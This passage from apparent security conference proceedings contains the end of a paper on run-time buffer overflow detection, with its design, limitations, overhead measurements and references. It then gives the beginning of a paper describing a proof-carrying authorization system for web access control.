The type information of buffers are read by precompiling the (preprocessed) source file with debugging option turned on, and parsing the resulting stabs debugging statements. From the stabs debugging statements we generate a type table, a data structure that associates the address of each function with the information of the function's automatic buffers (their sizes and offsets to

the stack frame). The type table also contains the addresses of static buffers declared in the source file and their sizes. This way, each object file carries information of its automatic / static buffers independently. The type table is kept under a static variable so objects can be linked without any conflict. To make those type tables visible at run time, each object file is also given a constructor function³. The constructor function associates its type table with a global symbol. This process is illustrated in Figure 2.

Our implementation is transparent in the sense that source files are unmodified, and programs are compiled normally using the supplied makefile in the source distribution. It is also highly portable because the augmentation is done in the source level. Because type tables in the object files are assembled at run time, objects can be linked both statically and dynamically.

The range checking is done by a function in a shared library. The range checking function accepts a pointer to the buffer as the parameter, and finds the size of the buffer according to the following algorithm (for an automatic buffer; locating a static buffer is straightforward). Figure 3 illustrates this.

1. Locate the stack frame of the buffer by chasing down the saved frame pointer,
2. Retrieve the return address of the next stack frame to find out who allocated the stack frame,
3. Locate the function who allocated the stack frame by comparing the return address with function addresses in the type table,
4. Locate the buffer of the function by comparing the buffer address with offsets in the table + frame pointer value,
5. The size of the buffer (or the size of a field if it is a **struct** variable) is returned

The shared library also maintains a table of currently allocated heap buffers by intercepting **malloc()**, **realloc()** and **free()** functions (a feature of the dynamic memory allocator in GNU C library). For the heap buffers, the size of the referenced buffer is determined as the size of the allocated memory block. Without type information it is currently unable to determine the exact size, which may be significant as evident in Figure 1. We implemented a shared library that is preloaded to intercept

³This is a **gcc** feature; constructor functions run before **main()** does.

vulnerable copy functions in C library to perform range checking.

6 Limitations

There are two cases in which we cannot determine the size of automatic buffers; stack buffers dynamically allocated with **alloca()**, and variable-length automatic arrays (a GNU C compiler extension). They are limitations inherent in our solution.

The current implementation is also unable to determine the type of function scope static variables since they are not visible outside the declared function. For the same reason, we cannot protect buffers declared in a function scope functions (nested functions, another GNU C compiler extension). Although those symbols are not visible in the source file, they are visible in the compiled file. Thus, this problem is not inherent in our solution. In order to fix the problem, we need to express the type table in assembly language and append it to the compiled file. The current prototype is done at the source level, augmenting the type table written in C at the (preprocessed) source file.

7 Experiments

To estimate the run time overhead incurred by the range checking for each C library function, we ran a small program that calls each C library function in a tight loop (loop count is 100,000,000).

The range checking (done in C library wrapper functions) involves the following steps.

1. Intercept a C library function
2. Retrieve the buffer size by type table lookup
3. Compare the buffer size with the source string length
4. Call the C library function

The overhead is thus mostly attributed to 1) the time taken for type table lookup (in order to find the size of the buffer), and 2) the time taken for calling **strlen()**




Figure 2: Compilation process, the executable file and the process




Figure 3: The stack frame of the buffer is found by comparing the address of the referenced buffer and saved frame pointers in the stack (address of the `buf` should be less than its frame pointer since it is a local variable). The first frame (in dashed box) is the frame for the buffer. The return address of the next frame is used to locate the entry in the type table (address of `main`), which is used subsequently to find the size of the buffer. It is assumed that the stack grows down, and the address of the buffer is that of its least significant byte (little endian architecture).




Figure 4: Micro test that shows function overhead by range checking. Each overhead was measured as follows; If an intercepted function is 2.5 times slower then the overhead is 150 percent $((2.5 - 1) \times 100)$.

| program | file size (original) | file size (with type table) | libc function count | run time (original) | run time (type table) |
|---------|----------------------|-----------------------------|---------------------|---------------------|-----------------------|
| encrypt | 348,503 bytes | 368,665 bytes | 6,345,760 calls | 3 min. 01 sec | 3 min. 10 sec |
| tar | 425,958 | 463,140 | 23,883 | 1 min. 12 sec | 1 min. 15 sec |
| java | 26,016 | 28,698 | 20,552 | 5 sec | 6 sec |

Figure 5: Macro test with encrypt, tar and java. Encrypt printed a text file of size 100Mbytes (to /dev/null). Tar zipped the linux kernel source directory twice. Java ran antlr to parse the GNU C grammar. The run time is the average of ten runs.

(in order to check whether the buffer size is enough) if needed. According to these two criteria, the C library wrapper functions are roughly partitioned into three classes; 1) functions such as `strcpy()` require the call to `strlen()` in addition to type table lookup, 2) functions such as `memcpy()` needs only type table lookup, and 3) functions such as `strncpy()` may or may not require `strlen()` depending on whether the buffer size is greater or equal to the size parameter or not.

Each function was tested 8 times with varying string length (8, 16, 32, 64, 128, 256, 512 and 1024). Our test were performed on a pc with AMD Duron 700MHz running Redhat Linux 6.2. Figure 4 shows the result.

The table lookup is done by binary search, so the overhead incurred by the table lookup will increase logarithmically as the number of functions and variables in the executable file increases. In sum, the micro test shows the worst case scenario and we expect better performance in real programs (which will, after all, do some useful work besides just calling C-library string functions). Figure 5 is the result of testing three programs (enscript 1.6.1, tar 1.13 and java 1.3.0), and shows the increase in size of executable files due to the augmented type table, the number of calls to C library functions that those program made during the test run, and the run time. Overhead in the macro test is in the range of 4-5% for substantial runtimes, with the short java test showing a 20% overhead (note that the absolute runtime overhead is minimal).

8 Conclusions and future work

Although many solutions have been proposed, buffer overflow vulnerabilities remain a serious security threat. Pure static analysis techniques can identify the vulnerable points in a program before the program is deployed, but cannot eliminate all vulnerabilities. We proposed a run-time buffer overflow detection mechanism that is efficient, portable, and compatible enough with existing programs to be practical. The value of our work is that it can catch some of the attacks that other run-time solutions cannot. We believe that our work is not only useful as a stand-alone protection system but also can be complementary to other solutions. We plan to extend our work to include static analysis technique in order to be able to selectively perform the range checking.

References

- [1] AlephOne. Smashing the stack for fun and profit. *Phrack*, 7(49), Nov. 1996.
- [2] T. M. Austin, S. E. Breach, and G. S. Sohi. Efficient detection of all pointer and array access errors. In *ACM SIGPLAN 94 Conference on Programming Language Design and Implementation*, June 1994.
- [3] A. Baratloo, N. Singh, and T. Tsai. Transparent runtime defense against stack smashing attacks. In *Proceedings of the 2000 USENIX Annual Technical Conference*, pages 251–262, San Jose, CA, June 2000. USENIX.
- [4] Bulba and Kil3r. Bypassing stackguard and stackshield. *Phrack*, 10(56), May 2000.
- [5] M. Conover and w00w00 Security Team. w00w00 on heap overflows. <http://www.w00w00.org/files/articles/heaptut.txt>, Jan. 1999.
- [6] C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and QianZhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *Proceedings of the 7th USENIX Security Symposium*, pages 63–77, San Antonio, TX, Jan. 1998. USENIX.
- [7] C. Cowan, P. Wagle, C. Pu, S. Beattie, and J. Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *Proceedings DARPA Information Survivability Conference and Exposition*, pages 119–129, Hilton Head, SC, Jan. 2000.
- [8] D. Evans, J. Guttag, J. Horning, and Y. M. Tan. Lclint: A tool for using specifications to check code. In *SIGSOFT Symposium on the Foundations of Software Engineering*, pages 87–96. ACM, Dec. 1994.
- [9] A. J. Ferrari, S. J. Chapin, and A. S. Grimshaw. Heterogeneous process state capture and recovery through process introspection. *Cluster Computing*, 3(2):63–73, 2000.
- [10] R. W. M. Jones and P. H. J. Kelly. Backwards-compatible bounds checking for arrays and pointers in c programs. In *Proceedings of the third International Workshop on Automatic Debugging*, pages 13–26, Sweden, May 1997.
- [11] M. Kaempf. Vudo - an object superstitiously believed to embody magical powers. <http://www.synnergy.net/downloads/papers/vudo-howto.txt>.
- [12] D. Larochelle and D. Evans. Statically detecting likely buffer overflow vulnerabilities. In *Proceedings of the 10th USENIX Security Symposium*, Washington D.C, Aug. 2001. USENIX.
- [13] Nergal. The advanced return-into-lib(c) exploits: Pax case study. *Phrack*, 10(58), Dec. 2001.
- [14] PaX. <https://pageexec.virtualave.net>.
- [15] J. M. B. Rivas. Overwriting the .dtors section. <http://www.synnergy.net/downloads/papers/dtors.txt>.
- [16] Rix. Smashing c++ vptrs. *Phrack*, 10(56), May 2000.
- [17] SolarDesigner. Non-executable stack patch. <http://www.openwall.com/linux>.

- [18] SolarDesigner. Getting around non-executable stack (and fix). *Bugtraq mailing list*, <http://www.securityfocus.com/archive/1/7480>, Aug. 1997.
- [19] StackShield. <http://www.angelfire.com/sk/stackshield>.
- [20] D. Wagner, J. S. Foster, E. A. Brewer, and A. Aiken. A first step towards automated detection of buffer overrun vulnerabilities. In *Network and Distributed System Security Symposium*, pages 3–17, San Diego, CA, Feb. 2000.
- [21] R. Wojtczuk. Defeating solar designer non-executable stack patch. *Bugtraq mailing list*, <http://www.securityfocus.com/archive/1/8470>.

ACCESS CONTROL



A General and Flexible Access-Control System for the Web

Lujo Bauer* Michael A. Schneider† Edward W. Felten*

Secure Internet Programming Laboratory

Department of Computer Science

Princeton University

`{lbauer,schneidr,felten}@cs.princeton.edu`

Abstract

We describe the design, implementation, and performance of a new system for access control on the web. To achieve greater flexibility in forming access-control policies – in particular, to allow better interoperability across administrative boundaries – we base our system on the ideas of proof-carrying authorization (PCA). We extend PCA with the notion of goals and sessions, and add a module system to the proof language. Our access-control system makes it possible to locate and use pieces of the security policy that have been distributed across arbitrary hosts. We provide a mechanism which allows pieces of the security policy to be hidden from unauthorized clients. Our system is implemented as modules that extend a standard web server and web browser to use proof-carrying authorization to control access to web pages. The web browser generates proofs mechanically by iteratively fetching proof components until a proof can be constructed. We provide for iterative authorization, by which a server can require a browser to prove a series of challenges. Our implementation includes a series of optimizations, such as speculative proving, and modularizing and caching proofs, and demonstrates that the goals of generality, flexibility, and interoperability are compatible with reasonable performance.

1 Introduction

After a short period of being not much more than a curiosity, the web quickly became an important

medium for discussion, commerce, and business. Instead of holding just information that the entire world could see, web pages also became used to access email, financial records, and other personal or proprietary data that was meant to be viewed only by particular individuals or groups.

This made it necessary to design mechanisms that would restrict access to web pages. The most widely used mechanism is for the user to be prompted for a username and password before he is allowed to see the content of a page [11]. A web administrator decides that a certain page will be visible only if a user enters a correct username/password pair that resides in an appropriate database file on the web server. A successful response will often result in the client's browser being given a cookie; on later visits to the same or related web pages, the cookie will be accepted as proof of the fact that the user has already demonstrated his right to see those pages and he won't be challenged to prove it again [19]. An organization such as a university may require that all people wishing to see a restricted web page first visit a centralized login page which handles authentication for all of the organization's web sites. The cookie placed on the client's browser then contains information which any of the organization's web servers can use to verify that it was legitimately issued by the organization's authentication service. In cases such as this one the functions of authentication (verifying an identity) and authorization (granting access) are separated into two distinct processes.

More modern methods of controlling access to web pages separate these functions even further, not as an optimization, but as a basic element of their design. Increasingly in use are systems in which a certificate, such as a Kerberos ticket [15, 17] or an X.509 certificate [14], is obtained by a user through out-of-band means; a web browser and a web server

*Supported in part by NSF Grant CCR-9870316.

†Supported by a Fannie and John Hertz Graduate Fellowship.

are augmented so that the web browser can pass the certificate to the web server and the web server can use the certificate to authorize the user to access a certain page. The advantage of these mechanisms is that, in addition to providing more secure implementations of protocols similar to basic web authentication, they make it possible for a host of different services to authorize access based on the same token. An organization can now provide a single point of authentication for access to web pages, file systems, and Unix servers.

Though growing increasingly common, most notably due to the use of Kerberos in new versions of the Windows operating system, these systems have not yet gained wide acceptance. This is partly because they don't adequately deal with all the requirements for authorization on the web, so their undeniable advantages may not be sufficient to justify their cost.

One of the chief weaknesses of these systems is that they are not good at providing interoperability between administrative domains, especially when they use different security policies or authorization systems. Having a centralized authentication server that issues each user a certificate works well when there's a large number of web servers which are willing to trust that particular authentication server (at a university, for example), but when such trust is absent (between two universities) they bear no benefit. There have been attempts to build systems that cross this administrative divide [9] but the problem still awaits practical solution.

We have built a system that addresses this issue; in this paper we present its design, implementation, and performance results. Our system even further uncouples authorization from authentication, allowing for superior interoperation across administrative domains and more expressive security policies. Our implementation consists of a web server module and a local web proxy. The server allows access to pages only if the web browser can demonstrate that it is authorized to view them. The browser's local proxy accomplishes this by mechanically constructing a proof of a challenge sent to it by the server. Our system supports arbitrarily complex delegation, and we implement a framework that lets the web browser locate and use pieces of the security policy (e.g., delegation statements) that have been distributed across arbitrary hosts. Our system was built for controlling access to web pages, but could relatively easily be extended to encompass access control for

other applications (e.g., file systems) as well.

2 Goals and Design

In designing our system for access control of web pages we had several criteria that we wanted to address:

- interoperability and expressivity;
- ease of implementation and integration with web servers and web browsers;
- efficiency;
- convenience to the user;
- applicability to spheres other than web access control.

2.1 Interoperability and Expressivity

Even the most flexible of current systems for web access control are limited in their ability to interoperate across administrative boundaries, especially when they use different security policies or authorization systems. One of the main reasons for this is that though they attempt to separate the functions of authorization and authentication, they overwhelmingly continue to express their security policy – the definition of which entities are authorized to view a certain web page – in terms of the identities of the users. Though the web server often isn't the entity that authenticates a user's identity, basing the security policy on identity makes it very difficult to provide access to users who can't be authenticated by a server in the same administrative domain.

The way we choose to resolve this issue is by making the security policy completely general – access to a page can be described by an arbitrary predicate. This predicate is likely to, but need not, be linked to a verification of identity – it could be that a particular security policy grants access only to people who are able to present the proof of Fermat's last theorem. Since the facts needed to satisfy this arbitrary authorization predicate are likely to include more than just a verification of identity, in our access-control system we replace authentication

servers with more general fact servers. In this scenario the problem of deciding whether a particular client should be granted access to a particular web page becomes a general distributed-authentication problem, which we solve by adapting previously developed techniques from that field.

Distributed authentication systems [7, 8, 14] provide a way for implementing and using complex security policies that are distributed across multiple hosts. The methods for distributing and assembling pieces of the security policy can be described using logics [1, 6, 12], and distributed authentication systems have been built by first designing an appropriate logic and then implementing the system around it [2, 3, 5]. The most general of the logics – that is, the one that allows for expressing the widest range of security policies – was recently introduced by Appel and Felten (AF logic) [4]. The AF logic is a higher-order logic that differs from standard ones only by the inclusion of a very few rules that are used for defining operators and lemmas suitable for a security logic.

A higher-order logic like the AF logic, however, is not decidable, which means that no decision procedure will always be able to determine the truth of a true statement, even given the axioms that imply it. This makes the AF logic unsuitable for use in traditional distributed authentication frameworks in which the server is given a set of credentials and must decide whether to grant access. This problem can be avoided in the server by making it the client's responsibility to generate proofs. The server must now only check that the proof is valid – this is not difficult even in an undecidable logic – leaving the more complicated task of assembling the proof to the client. The server, using only the common underlying AF logic, can check proofs from all clients, regardless of the method they used to generate the proof or the proof's structure. This technique of proof-carrying authorization (PCA) perfectly satisfies our goal of interoperability – as long as a server bases its access control policy on the AF logic, interoperation with systems in different administrative hierarchies is no more difficult than interoperation with local ones.

2.2 Convenience of Use and Implementation

An important goal for a web access-control system that aspires to be practical is that it be implementable without modification of the existing infrastructure – that is, web browsers and web servers. Our access-control system involves three types of players: web browsers, web servers, and fact servers (which issue tokens that can certify not only successful authentication – as do ordinary authentication servers – but also any other type of fact that they store).

We enable the web browser to understand our authorization protocol by implementing a local web proxy. The proxy intercepts a browser's request for a protected page and then executes the authorization protocol to generate the proof needed for accessing the page; the web browser sees only the result – either the page that the user attempted to access or an appropriate failure message. Each user has a unique cryptographic key held by the proxy. Users' identities are established by name-key certificates stored on fact servers. The use of keys makes it unnecessary to prompt the user for a password, making the authorization process quicker and more transparent to the user.

For tighter integration with the browser and better performance, the proxy could be packaged as a browser plugin. This would make it less portable, however, as a different plugin would have to be written for each type of browser; we did not feel this was within the scope of our prototype implementation.

The web server part of our system is built around an unmodified web server. The web server is PCA-enabled through the use of a servlet which intercepts and handles all PCA-related requests. The two basic tasks that take place on the server's side during an authorization transaction are generating the proposition that needs to be proved and verifying that the proof provided by the client is correct. Each is performed by a separate component, the proposition generator and the checker, respectively.

Fact servers hold the facts a client must gather before it can construct a proof. Each fact is a signed statement in the AF logic. We implement an off-line utility for signing statements, which lets us use a standard web server as a fact server. The fact server can also restrict access to the facts it pub-

lishes with a servlet, in the same manner as the web server.

2.3 Efficiency

The whole access-control process is completely transparent to a user. To be practical, it must also be efficient. Assembling the facts necessary to construct a proof may involve several transactions over the network. The actual construction of the proof, the cryptographic operations done during the protocol, and proof checking are all potential performance bottlenecks.

Though our system is a prototype and not production-quality, its performance is good enough to make it acceptable in practice. Heavy use of caching limits the need to fetch multiple facts over the network and speculative proving makes it possible to shorten the conversation between the web proxy and the servlet.

2.4 Generality

The best current web authorization mechanisms have the characteristic that they are not limited to providing access control for web pages; indeed, their strength is that they provide a unified method that also regulates access to other resources, such as file systems. Our system, while implemented specifically for access control on the web, can also be extended in this manner. The idea of proof-carrying authorization is not specific to web access control, and the mechanisms we develop, while implemented in a web proxy and a servlet, can easily be modified to provide access control for other resources.

3 Implementation

In this section we use the running example of Alice trying to access `midterm.html` (Figure 1) to describe the implementation of our system in detail. We describe each part of the system when it becomes relevant as we follow the example (the text of which will be indented and italicized).




Figure 1. Alice wants to read `midterm.html`. In practice, caching makes most of the messages shown unnecessary.

3.1 Example and Overview

Let us consider the following scenario. Bob is a professor who teaches CS101. He has put up a web page that has the answers to a midterm exam his class just took. He wants access to the web page to be restricted to students in his class, and he doesn't want the web page to be accessible before 8 P.M.

Alice is a student in Bob's class. It's 9 P.M., and she wants to access the web page (`http://server/midterm.html`) that Bob has put up. Her web browser contacts the server and requests the page `/midterm.html`.

Upon receiving this request, the server constructs a challenge (a statement in the logic) which must be proven before the requested URL will be returned. The server returns an "Authorization Required" message (Figure 1, step 2) which includes the challenge, "*You must prove:*" The server says that it's OK to read `/midterm.html`."

When Alice receives the response, she examines the challenge and attempts to construct a proof. Unfortunately, the attempt fails: Alice has no idea how to go about proving that it's OK to read `/midterm.html`. She sends another request to the server: "Please tell me who can read `/midterm`."

html” (step 3).

The server’s reply (step 4) tells her that all the students taking CS101 (the Registrar has a list of them) may access the page, as long as it’s after 8 P.M. Still, that does not give her enough information to construct the proof. She contacts the Registrar (step 5), and from him gets a certificate asserting, “until the end of the semester, Alice is taking CS101” (step 6).

Finally, there is enough information to prove that Alice should be allowed to access the file. Once a proof is generated, Alice sends another request for /midterm.html to the server (step 7). This time she includes in the request the challenge and its proof. The server checks that the proof is valid, and that Alice proved the correct challenge. If both checks succeed, the server returns the requested page (step 8).

3.2 Logic

Our authorization system, like other proof-carrying authorization systems, has a core logic with an application-specific logic defined on top of it.

The application-specific logic is used to define the operators and rules useful for writing security policies for web access control – in our case standard operators like *says* and *speaksfor* were sufficient. Unlike in traditional distributed authorization systems, in which these operators would be primitive, in proof-carrying authorization systems these operators are implemented as definitions using the core logic. This is what makes it possible for our system to work seamlessly across administrative domains – as long as they share a common core logic, the operators of any application-specific logic can be regarded merely as abbreviations.

The following are operators of our application-specific logic, their informal definitions, and their encodings in the AF logic.

A says F A principal *A* *says* any statement that is true. Also, if *A* *says* the formula *X*, and the formula *Y* is true, and *X* and *Y* imply formula *Z*, then *A* also *says Z* – this allows the principal *A* to draw conclusions based on its beliefs.

$$A \text{ says } F \equiv \exists G . A(G) \wedge (G \rightarrow F)$$

A speaksfor B This operator is used for delegation. If principal *A* speaks for principal *B*, then anything that *A* says is spoken with principal *B*’s authority.

$$A \text{ speaksfor } B \equiv \forall F . (A \text{ says } F) \rightarrow (B \text{ says } F)$$

A.s The principal *A.s* (or *localname(A, s)*) is a new principal created in *A*’s local name space from the string *s*. Principal *A* controls what *A.s* says. In our example, the principal *registrar* creates the principal *registrar.cs101*, and signs a formula like ‘key(“alice”) speaksfor (registrar.“cs101”)’ for each student in the class.

$$A.s(F) \equiv \forall L . \text{lnlike}(L) \rightarrow L(A)(S)(F)$$

The *lnlike* operator is used to break the recursion in the definition of *localname*. The definition of *lnlike* looks complicated, but is such that *lnlike(L)* is true for every function *L* that behaves as a local name should; that is, it returns true for every function that generates a principal whose authority *A* can delegate. *localname* is one of the operators explicitly defined so that it obeys only the set of rules that we require of it; this makes its definition somewhat more complicated and adds complexity to the proofs of lemmas about it.

$$\begin{aligned} \text{lnlike}(L) &\equiv \forall A, S, F, G . \\ &((A \text{ says } G) \text{ and } (G \rightarrow (L(A)(S) \text{ says } F))) \\ &\rightarrow L(A)(S)(F) \end{aligned}$$

Rules about these operators can be proved as lemmas and are also transient to the core logic. Using the operators we defined, we can now prove rules such as this one, which states that *says* follows implication:

$$\frac{A \text{ says } F \quad F \rightarrow G}{A \text{ says } G} \text{ says_imp}$$

The core logic we use is a variant of the AF logic (the rules of which are presented in Appendix A). The only rules that aren’t standard rules of higher-order logic are the four that allow us to reason about digital signatures, time, and implication inside the *says* operator.

3.3 Client: Proxy Server

The job of the proxy server is to be the intermediary between a web browser that has no knowledge of the PCA protocol and a web server that is PCA-enabled. An attempt by the browser to access a web page results in a dialogue between the proxy and the server that houses the page. The dialogue is conducted through PCA-enhanced HTTP—HTTP augmented with headers that allow it to convey information needed for authorization using the PCA protocol. The browser is completely unaware of this dialogue; it sees only the web page returned at the end.

When Alice requests to see the page `http://server/midterm.html`, her browser forms the request and sends it to the local proxy (Figure 2, step 1). The proxy server forwards the request without modifying it (step 2).

3.4 Secure Transmission and Session Identifiers

The session identifier is a shared secret between the client and server. The identifier is used in challenges and proofs (including in digitally signed formulas within the proofs) to make them specific to a single session. This is important because the server caches previously proven challenges and allows clients to present the session identifier as a token that demonstrates that they have already provided the server with a proof.

The session identifier is a string generated by the server using a cryptographic pseudorandom number generator. Our implementation uses a 144-bit value which is then stored using a base-64 encoding. (144 bits was chosen because the value converts evenly into the base-64 encoding.)

Since the session identifier may be sufficient to gain access to a resource, stealing a session identifier, akin to stealing a proof in a system where goals are not unique, compromises the security of the system. In order to keep the session identifier secret, communication between the client and server uses the secure protocol HTTPS instead of normal HTTP in all cases where a session identifier is sent. If the client attempts to make a standard HTTP request for a PCA-protected page, the server replies with

a special “Authorization Required” message which directs the client to switch to HTTPS and retry the request.

Alice’s proxy contacts the server, asking for `midterm.html`. Since that page is PCA-protected and the proxy used HTTP, the server rejects the request. The proxy switches to HTTPS and sends the same request again.




Figure 3. Client flowchart.

3.5 Server: Proposition Generator and Iterative Authorization

When a client attempts to access a PCA-protected web page, the server replies with a statement of the theorem that it wants the client to prove before granting it access. This statement, or proposition, can be generated autonomously; it depends only on the pathname of the file that the client is trying to access and on the syntax of the logic in which it is to be encoded.

